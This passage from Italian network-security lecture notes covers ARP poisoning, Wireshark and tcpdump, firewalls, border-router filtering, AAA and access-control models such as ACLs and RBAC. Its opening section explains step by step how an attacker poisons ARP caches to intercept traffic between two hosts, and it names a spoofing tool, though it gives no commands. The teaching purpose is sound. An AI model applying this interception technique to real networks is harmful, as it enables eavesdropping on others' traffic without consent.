è quella utile. Tutto ciò è stato fatto per rendere efficiente il protocollo; ma un'altra cosa aggiuntiva fatta per renderlo ancora più efficiente è che viene evitato di fare continuamente le richieste (limitare il traffico di rete) memorizzando i risultati della traduzione degli indirizzi in una **cache** presente in ogni macchina, il cui contenuto viene refreshato/aggiornato ogni determinato intervallo di tempo. L'attacco funziona in questo modo: l'attaccante spoofs (cioè falsifica) la replay ARP (cioè la risposta ARP ad una determinata richiesta ARP) anche se non c'è stata una richiesta, e chi riceve questa risposta la accetta senza problemi e se la carica nella sua cache fino a quando la cache non viene aggiornata.

Osserviamo la figura 7 sottostante: abbiamo uno switch e 2 host (host A ed host B), ognuno con una propria ARP cache, che comunicano attraverso lo switch; poi abbiamo un attaccante che in logica man-in-the-middle è localizzato sullo stesso switch. Per realizzare l'attacco ARP poisoning l'attacker invia delle ARP reply opportunamente costruite/modificate: all'host A invia una reply ARP che ha come IP quello dell'host B, ma come MAC address il proprio; e all'host B invia una reply ARP che ha come indirizzo IP quello dell'host A e come MAC address il proprio. Per protrarre l'attacco è necessario inviare delle ARP reply ogni intervallo di tempo poiché spesso i sistemi operativi cancellano sistematicamente le voci dell'ARP cache dopo un certo periodo di tempo. Quando le due vittime (host A ed host B) instaureranno una comunicazione tra loro, crederanno di comunicare reciprocamente, ma in realtà comunicano con l'attacker il quale,




Figura 7

per mostrare trasparenza e regolarità nella comunicazione tra i due host e continuare a sniffare il relativo traffico, inoltrerà (fa da inoltro, forwarder) il traffico proveniente da host A verso host B (e viceversa), realizzando così un attacco man-in-the-middle ottenendo lo stesso effetto del port mirroring. Per effettuare questo attacco è possibile utilizzare dei programmi disponibili sia su linux che su Mac che su Windows, come ARP-SPOOF. Esistono, però anche degli strumenti con cui è possibile accorgersi di un attacco di questo tipo.

**TCPdump e Wireshark** Una volta che catturiamo il traffico, quali strumenti utilizziamo per analizzarlo? Abbiamo a disposizione molti strumenti, tra i più noti abbiamo **TCPdump** e **Wireshark**. **TCPDump**, oltre ad offrire una funzionalità basata su linea di comando, ha l'aspetto interessante di utilizzare una sintassi decisamente sofisticata che permette di analizzare e filtrare il traffico. L'altro strumento è **Wireshark** che presenta una GUI. Questi strumenti hanno una sintassi abbastanza sofisticata tale da essere quasi un linguaggio. TCPDump e Wireshark possono interpretare in due modi: live e post-mortem, l'intercettazione è sempre live mentre l'analisi è post.mortem. Tipicamente la cattura si fa con TCPdump e l'analisi si fa con Wireshark. Ovviamente, guardare e ispezionare, soprattutto a livello di pacchetti, con TCPdump è piuttosto antipatico perché richiede una expertise notevole ed è per questo che utilizziamo Wireshark che utilizza una GUI molto più immediata (evidenziamo che anche con Wireshark è possibile fare un filtraggio dei pacchetti). Le funzionalità di Wireshark sono molto simili a quelle di tcpdump, ma con un'interfaccia grafica e maggiori funzionalità di ordinamento e filtraggio. Permette all'utente di osservare tutto il traffico presente sulla rete utilizzando la modalità promiscua dell'adattatore di rete. Tipicamente si riferisce alle reti Ethernet, ma è possibile analizzare altri tipi di rete fisica. Wireshark è distribuito sotto una licenza Open Source; gira sulla maggior parte dei sistemi Unix e compatibili (inclusi GNU/Linux, Sun Solaris, FreeBSD, NetBSD, OpenBSD e macOS) e sui sistemi Microsoft Windows appoggiandosi al toolkit di grafica multipiattaforma Qt. Wireshark riesce a "comprendere" la struttura di diversi protocolli di rete, è in grado di individuare eventuali encapsulamenti, riconosce i singoli campi e permette di interpretarne il significato. Per la cattura dei pacchetti Wireshark non dispone di proprio codice, ma utilizza **libpcap/WinPcap**, quindi può funzionare solo su reti supportate da libpcap o WinPcap.




Figura 8

L'interfaccia grafica del software wireshark, mostrata nella figura sopra, è divisa in tre sezioni:

- 1) Nella sezione 1 troviamo un sommario dei pacchetti catturati. Questa sezione è suddivisa a sua volta in colonne che rappresentano: il *numero progressivo* del pacchetto, il *tempo* trascorso tra l'inizio della cattura e l'arrivo del pacchetto, la *sorgente* che ha generato il pacchetto (MAC address o IP address), chi è il *destinatario* del pacchetto (MAC address, IP, broadcast), il *protocollo* utilizzato. In questa sezione è possibile selezionare una singola riga da esplorare più in dettaglio.
- 2) Nella sezione 2 (protocollo) sono riportati dettagliatamente i dati relativi alla riga selezionata nella sezione 1, ovvero, possiamo vedere il *tipo di frame*, il *protocollo* dal quale proviene il frame, l'*indirizzo MAC* sorgente e di destinazione in forma estesa, l'eventuale *payload* del frame ed altri dati

utili, sempre organizzati secondo gerarchie ispezionabili tramite un click sul simbolo della freccetta sul lato sinistro.

- 3) Nella sezione 3 (dati) invece vediamo il frame nativo, in formato hex e ascii, così per come è acquisito dal driver di cattura direttamente sulla scheda ethernet, ed eventualmente evidenziati i byte relativi alla sezione selezionata precedentemente.

# 2. Politiche di sicurezza e controllo accessi

Teniamo ben presente l'architettura di riferimento descritta precedentemente e ne riportiamo qui l'immagine per comodità:




Figura 9

## 2.1 I punti di intervento

Vediamo adesso i punti di intervento su cui poter effettuare i controlli: **router di bordo e firewall**.

### 2.1.1 Border router

Uno dei primi elementi su cui si può cominciare ad applicare dei controlli sul traffico che fluisce attraverso la rete è il **router di frontiera**, detto anche **router di bordo**. Esso rappresenta un primo sbarramento di una rete e quindi può essere visto come un primo punto di intervento su cui centralizzare un buon numero di controlli di sicurezza, anche se va attentamente valutato se è il punto più opportuno e dipende innanzitutto in che modalità implementa i meccanismi di controllo degli accessi (che saranno descritti nel seguito), nel senso che quanto più questo oggetto permette di implementare certe politiche in hardware, tanto più può diventare efficiente intervenire su di esso, altrimenti non è il posto deputato per fare uno screening del traffico. Oltretutto, il router di accesso non è detto che controlli tutti i domini di sicurezza nella nostra rete, ma potrebbe essere l'unico punto di demarcazione verso i domini interni, poi il lavoro di segmentazione interna viene effettuato da eventuali firewall. In ogni caso sul router di frontiera andrebbero fatti dei primi controlli di base sul fatto che entri del traffico realmente ammissibile oppure esca del traffico ammissibile ed è fondamentale la sua protezione in quanto una sua compromissione può aprire l'accesso alla LAN ed esporla ad attacchi. Se si posizionano i giusti controlli sul bordo, tutta l'infrastruttura diventa più sicura, ma bisogna tener presente di non eccedere nei controlli, nel senso che, avere un eccesso




Figura 10

di politiche applicate su un dispositivo che non ha le prestazioni per poterlo fare, potrebbe il tutto tradursi in un collo di bottiglia.

## 2.1.2 Firewall

Il **firewall** (termine inglese che vuol dire “muro tagliafuoco”) è il principale componente passivo di difesa perimetrale; per passivo si intende che esso non ha un ruolo attivo nella difesa, non ha una reazione proattiva nei confronti di un attacco ma si comporta passivamente bloccando, eventualmente, l’attacco.




Figura 11

Perché installare un firewall? Un firewall viene installato principalmente per implementare una politica di sicurezza, è in grado cioè, di permettere l'accesso controllato ai sistemi o ai servizi di una rete protetta e non protetta

Quali sono i vantaggi di un firewall? Il principale vantaggio del firewall è che esso è in grado di percepire il concetto di flusso e di sessione operando, quindi, in maniera **stateful**. Il firewall, man mano che gestisce un flusso di pacchetti, e autorizza il singolo pacchetto a passare o non passare, ha comunque traccia che quel pacchetto fa parte di un flusso (quindi ha traccia di uno stato), ed è in grado di percepire se per esempio c'è stato un three-way-handshake, cosa che un router non percepisce per nulla perché tratta un singolo pacchetto alla volta. Un altro vantaggio è il fatto che un firewall può centralizzare le politiche di sicurezza (però può tradursi anche in uno svantaggio rappresentando un single point of failure) e può ispezionare il traffico fino al livello di applicazione.

Quali sono gli svantaggi di un firewall? Anche un firewall ha i suoi svantaggi, innanzitutto, è vero che è in grado di lavorare anche fino al livello applicativo, ma con protocolli artificiosi e complessi, un'ispezione di questo tipo potrebbe diventare addirittura fuorviante. Il problema principe dei firewall è quello delle prestazioni. Un altro problema è come un utente percepisce il firewall stesso, se le politiche che applico sul firewall sono eccessive, l'utente potrebbe percepirlle come una violazione della privacy. Un altro possibile svantaggio è la complessità insita nella configurazione di un firewall. Un altro problema è che spesso il firewall dà troppa fiducia all'amministratore di sicurezza. L'ultimo svantaggio del firewall è che in caso di firewall che devono controllare un throughput di molti gigabit, abbiamo a che fare con apparati molto costosi.

I firewall vanno sempre in coppia e, solitamente, lavorano in modalità bilanciamento di carico o in logica attivo/standby.

Quali sono le funzioni di un firewall? La funzione principale di un firewall è quello di fare **security enforcement** delle politiche del controllo accessi fra i domini di sicurezza che esso ha il compito di individuare e separare, e che si traducono in segmenti di rete differenti, essi infatti sono segmenti fisici separati, ognuno individuato da un'interfaccia separata e che eventualmente indicherà una VLAN separata (un firewall è un network device con almeno due interfacce di rete ed ogni interfaccia individua un dominio di sicurezza). Un firewall ha il compito semaforico di **regolare gli accessi (filtraggio)** tra un dominio e l'altro, cioè è in grado di controllare il traffico di rete che vi transita facendo passare o non passare certi pacchetti specifici a seconda

delle regole definite dall'amministratore di rete (tramite le ACL che verranno discusse a breve); è in grado di **rilevare e segnalare eventuali tentativi di violazione** o pattern di traffico anomalo che ne attirano l'attenzione; può fare anche da punto di **logging**, cioè può segnalare il verificarsi di vari eventi, può segnalare lo stabilirsi di eventuali connessioni, può quindi essere il punto in cui si ha una traccia completa di tutte le transazioni che passano da un dominio di sicurezza all'altro. Un firewall può anche fare da router e ripetitore, oltre ad effettuare un remapping degli indirizzi IP (tecnica **NAT**, Network Address Translation). Inoltre un firewall può mediare l'accesso a specifiche applicazioni per poter controllare ed ispezionare il traffico, cioè il firewall può avere funzionalità di **proxy** ma anche di **content filtering** cioè effettuare un filtraggio su base contenuti, che è fattibile tramite specifiche applicazioni di content filtering. Una risorsa del genere categorizza le risorse internet a cui accediamo: inizialmente la categorizzazione è manuale, la prima volta che si accede ad un URL, il firewall verifica se è già classificata in un suo database o in uno esterno, decide poi in base alla categoria se può passare o meno. Se invece non esiste una sua corrispondenza, la prima volta viene fatta passare ma va a finire ai classificatori, che manualmente vedono di che si tratta e gli attribuiscono la categoria. La classificazione solitamente viene fatta con tecniche automatiche di intelligenza artificiale, se la classificazione automatica non funziona, passa il compito ad un operatore. Il firewall può fare anche una **deep packet inspection**, cioè entra fino a dentro la struttura del payload, ricercando così stringhe, protocolli, pattern specifici. Infine, un firewall può, introdurre delle **limitazioni di banda**.

**I tipi di firewall** Esistono due tipi di firewall: **firewall hardware** e **firewall software**. Un **firewall hardware** è un componente passivo che opera una difesa perimetrale basandosi su specifici dispositivi di inspection e filtraggio. Un **firewall software**, invece, è un software che viene installato direttamente su hardware general purpose e offre prestazioni drasticamente inferiori rispetto ai firewall hardware; inoltre un firewall software è estremamente flessibile e facile da configurare oltre ad eseguire un controllo fino al livello di programma.

**Le modalità operative di un firewall** Un firewall può lavorare essenzialmente in due modalità: in modalità di livello 3 o **routed**, oppure in modalità di livello 2 o **trasparente**.

Un firewall che lavora in **modalità routed** si presenta come un dispositivo di livello 3 e segmenta reti diverse su base indirizzi IP e ha bisogno di un indirizzo IP su ogni interfaccia instradando il traffico da un netblock all'altro, effettuando gli opportuni controlli di sicurezza e quindi facendo enforcing delle opportune politiche. Un oggetto del genere è visibile sull'intera rete poiché ha un indirizzo su ciascuna interfaccia.

Quando un firewall lavora in **modalità trasparente**, significa che questo oggetto lavora esclusivamente al livello 2 ed è completamente trasparente nella rete nonostante ogni interfaccia individua comunque un segmento VLAN differente anche se associate alla stessa rete IP. Quando lavoriamo in modalità trasparente, router e macchine devono essere sulla stessa subnet; inoltre l'IP del firewall non deve essere configurato come un default gateway per i dispositivi connessi che a loro volta devono puntare al router che sta avanti al firewall (attraversamento trasparente). Infine un firewall in modalità trasparente tipicamente non supporta le funzionalità di NAT, routing, DHCP relay etc..




Figura 12

### 2.1.3 Filtraggio sul bordo: controlli sul border router

Il modo più semplice di implementare dei controlli è fare un **filtraggio sul router di bordo**. Tipicamente un router o uno switch di livello 3 mettono a disposizione dei meccanismi di controllo che però sono **stateless**, e sono limitati al **controllo di indirizzi IP e porte TCP/UDP**. Però man mano che i controlli diventano sempre più complessi, si verifica un certo aggravio prestazionale a carico della CPU del nostro oggetto di demarcazione, quindi, inserire questi controlli diventa accettabile soltanto se il dispositivo scelto implementa questi controlli in hardware, altrimenti potrebbe diventare troppo rischioso. Quando si effettua il filtraggio su un router, il filtraggio è completamente stateless, cioè significa ogni




Figura 13

pacchetto è filtrato indipendentemente dagli altri. Quando, invece, si lavora in modalità statefull viene riconosciuto il setup della connessione, o viene riconosciuto lo stabilirsi di un flusso, grazie all'individuazione di un trenno di pacchetti UDP, tutti caratterizzati dalla stessa origine, stessa destinazione, stessa porta di origine e stessa porta di destinazione e un time-out che mi permette di identificare il flusso.

*(Precisiamo in che direzione e in che punto effettuare il filtraggio, se in ingresso o in uscita. Solitamente, se bisogna filtrare il traffico in ingresso bisogna conoscere da quale interfaccia arriverà il pacchetto; inoltre il filtraggio in ingresso permette di caratterizzare tutto il traffico che entra da un mondo esterno, che è un altro dominio di sicurezza, e va verso gli altri domini di sicurezza che potrebbero essere le strutture interne protette. Ovviamente bisogna inserire dei controlli anche in uscita quando, viceversa, si ha del traffico che è generato localmente. In questo caso, posso applicare delle politiche di controllo di enforcement per cui si decide chi dall'interno può uscire e dove andare; ricordiamo la regola generale: il punto di controllo deve essere messo il più vicino possibile all'origine del traffico che bisogna controllare/filtrare).*




Figura 14

## 2.1.4 Filtraggio sul bordo: controlli sul firewall

Con l'utilizzo di un firewall, invece, si scarica la CPU di router o switch di livello 3 dalla valutazione dei controlli; inoltre centralizzando le politiche di controllo su di un firewall si hanno notevoli vantaggi in termini gestionali. Il firewall, a differenza del router, è in grado di percepire l'esistenza di una connessione

stabilita, e di tener traccia dell'esistenza e dello stato di essa inserendo le relative informazioni in delle entry all'interno di una tabella particolare detta **tabella di stato** o **stateful table**. Il numero di connessioni che un firewall deve tenere in piedi simultaneamente è una risorsa, infatti man mano che arrivano i pacchetti da una stessa connessione, vengono matchati tramite state table (*session filtering*), viene riconosciuto che fanno parte di quel flusso e tutto il flusso viene trattato in un certo modo. Ovviamente quando finisce il flusso con un certo timeout o dopo che viene riconosciuto il four-way-handshake di chiusura, l'entry viene tolta dalla tabella. Ogni sessione ha un ID univoco e uno specifico stato, ovviamente nella tabella di stato ci sono anche informazioni sull'ordine di sequenzialità dei pacchetti, quindi, vengono riconosciute situazioni di pacchetti che arrivano fuori sequenza e che possono essere oggetto di attacchi. La tabella contiene anche informazioni sulle interfacce utilizzate.




Figura 15

Source Address	Source Port	Destination Address	Destination Port	Connection State
192.168.1.100	1030	210.9.88.29	80	Established
192.168.1.102	1031	216.32.42.123	80	Established
192.168.1.101	1033	173.66.32.122	25	Established
192.168.1.106	1035	177.231.32.12	79	Established
223.43.21.231	1990	192.168.1.6	80	Established
219.22.123.32	2112	192.168.1.6	80	Established
210.99.212.18	3321	192.168.1.6	80	Established
24.102.32.23	1025	192.168.1.6	80	Established
223.212.212	1046	192.168.1.6	80	Established

Figura 16

### Le politiche di filtraggio

Visti gli strumenti che abbiamo a disposizione, cerchiamo di capire che cosa sono le politiche di filtraggio. Fare controllo accessi significa analizzare e scegliere come far passare il traffico all'interno dell'infrastruttura che si sta controllando (chi ha bisogno di accedere? Quando e come? Da dove? Che protocolli us?). Tipicamente, quando si implementano delle politiche di filtraggio, ci si può trovare di fronte a due possibili scelte: una molto restrittiva e una che tende a dare più fiducia. Esse hanno implicazioni molto diverse, la prima è una politica di **deny all** in cui tutto è negato tranne ciò che è espressamente specificato; a seconda è una politica di **allow all** in cui tutto è permesso tranne ciò che è espressamente specificato (questa politica si usa poco in ambiti di sicurezza).

### 2.1.5 Controllo accessi a livello utente

Tipicamente, quando si lavora su base utente, si ha la necessità di dover riconoscere chi è l'utente interessato, e le richieste devono passare attraverso un **reference monitor** che, una volta identificato l'utente, deve essere in grado di implementare le policy relative ad esso. Il reference monitor non deve essere bypassabile, e l'utente viene identificato secondo le **architetture AAA: Autenticazione, Autorizzazione e Accounting**. Tali architetture si basano sul concetto di separare il controllo accessi in tre fasi importanti e progressive: per prima cosa si attua la fase di **autenticazione (CHI)**, cioè bisogna identificare l'utente in maniera sicura, cioè occorre che l'utente dichiari la propria identità (esempio: username e password). La seconda fase è la fase di **autorizzazione (DOVE)** in cui si definiscono a quali risorse questo utente ha accesso e cosa è autorizzato a fare. Poi c'è la terza fase, quella di **accounting (QUANDO)**, in cui una volta che l'utente è stato autenticato, identificato ed autorizzato, bisogna tenere traccia di quello che svolge raccogliendo dati sull'uso delle risorse (logging).




Figura 17

## 2.2 Il modello di access control

Illustriamo, adesso, cosa significa implementare una politica di accessi e quali sono i meccanismi che abbiamo a disposizione: partiamo da un modello di sicurezza molto conosciuto, che è il **modello di Lampson**. Mediante tale modello si può controllare e proteggere una risorsa/insieme di risorse, e, stabilendo la modalità di controllo e protezione, si va a realizzare quello che è una politica. Quello che si fa è andare a modellizzare ogni controllo con una tripla, il primo componente della tripla sono le **entità** che interagiscono con una serie di **elementi/oggetti** che dobbiamo proteggere (questi ultimi sono il secondo elemento), e poi abbiamo un insieme di **regole** che definiscono “chi fa cosa”, cioè come i soggetti possono avere accesso ai singoli oggetti da proteggere. Nel nostro caso gli oggetti possono essere le interfacce (nei sistemi operativi sono i file) mentre i soggetti possono essere gli indirizzi IP (nei sistemi operativi sono i singoli utenti).

$$M = (S, O, A)$$

Figura 18

Tutto ciò si traduce in una **matrice di controllo degli accessi (matrice di Lampson)**, e tale matrice ha sulle righe i soggetti, sulle colonne gli oggetti, e le entry sono le regole, i permessi, le attribuzioni, quello che il soggetto può fare su un oggetto.

	Oggetti					
	File 1	File 2	File 3	...	File n	
User 1	read	write	-	-	read	
User 2	write	write	write	-	-	
User 3	-	-	-	read	read	
...						
User m	read	write	read	write	read	

Figura 19

Nel caso in cui l'oggetto è una interfaccia allora possiamo avere due diversi tipi di controllo sull'interfaccia stessa; dato che un indirizzo su di una interfaccia può o passare tramite essa oppure non passare, allora possiamo avere due possibili modalità di controllo: **allow** (permettere, passa) e **deny** (negare, non passare). In questo modello, quindi, ogni entry esprime una relazione tra soggetto e oggetto. La matrice, quindi, rappresenta il modo per implementare la politica di controllo degli accessi e deve essere rappresentata in maniera furba. Infatti dato che i soggetti sono gli indirizzi IP e tali soggetti rappresentano le righe della matrice, teoricamente dovremmo avere  $2^{32}$  righe (quindi una riga per ogni indirizzo IP dell'intero spazio di indirizzamento IPv4 che è grande  $2^{32}$ ), il che è assolutamente insensato ed impraticabile; le colonne, invece, rappresentano tutte le interfacce di un router e/o firewall, ognuna delle quali definisce un dominio di sicurezza. Quindi dobbiamo rappresentare tale matrice in una modalità ragionevole/furba, come, per esempio, raggruppare le cose in categorie, nel senso che alcuni indirizzi da trattare esplicitamente li posso raggruppare in blocchi ed inserirli

nella matrice sotto forma di netblock; quindi la matrice avrà tante righe quante sono le entità che devo controllare direttamente (i netblock notevoli), ma dato che devo essere in grado di reagire a qualsiasi tipo di indirizzo presente su Internet, il modo più furbo per realizzare ciò è utilizzare delle righe che rappresentano dei gruppi, delle categorie, andando a limitare in questo modo la quantità di righe della matrice.

Detto tutto ciò, come si fa ad implementare questa matrice? Ci sono due possibilità:

1. **Access control list:** tramite le liste di controllo accesso (*ACL*, access control list) usate nel 99% dei casi nei sistemi di sicurezza attuali, che rappresentano le colonne della matrice. Quindi abbiamo una lista di elementi, in cui ogni elemento rappresenta una regola associata ad un oggetto. Gli elementi trattati nella regola sono i soggetti.
2. **Capability lists:** tramite le capability lists ogni utente ottiene un “ticket” o diritto di accesso per ogni risorsa; queste vengono rappresentate mediante le righe della matrice e ogni riga rappresenta la capacità di un utente di fare una certa operazione su un oggetto. Ma questa modalità non è più implementata.

	F1	F2	F3	F4	F5	F6	<u>CAPABILITY</u>
S1		O, R, W	O, R, W		W		$S1 = \{(f2, orw); (f3, orw); (f5, w)\}$ $S2 = \{(f1, orw); (f3, r); (f5, orw)\}$ $S3 = \{(f2, r); (f3, r); (f4, orw); (f5, r); (f6, orw)\}$
S2	O, R, W	R			O, R, W		<u>ACLs</u> $F1 = \{(s2, orw)\}$ $F2 = \{(s1, orw); (s2, r); (s3, r)\}$ $F3 = \{(s1, orw); (s3, r)\}$ $F4 = \{(s3, orw)\}$ $F5 = \{(s1, w); (s2, orw); (s3, r)\}$ $F6 = \{(s3, orw)\}$
S3		R	R	O, R, W	R	O, R, W	

Figura 20

Tra le due possibilità è migliore quella della Access Control Lists. Un aspetto interessante è che è possibile anche definire e lavorare su dei **ruoli**. Un ruolo è un insieme di utenti con specifiche attribuzioni e rappresentano un livello intermedio tra soggetti e oggetti. Per esempio su un sistema operativo i ruoli potrebbero essere gli amministratori, gli utenti avanzati, gli utenti base e gli ospiti. Nei ruoli è possibile anche stabilire una gerarchia tra ruoli, in cui ogni gruppo (ruolo) ha tutti i permessi dei gruppi di gerarchia inferiore. Questo permette di definire delle politiche di **RBAC (Role-Based Access Control)**, cioè il controllo degli accessi non lo si fa più sui singoli utenti ma lo si fa sui gruppi/ruoli (ognuno ha delle certe attribuzioni su dei domini di sicurezza).

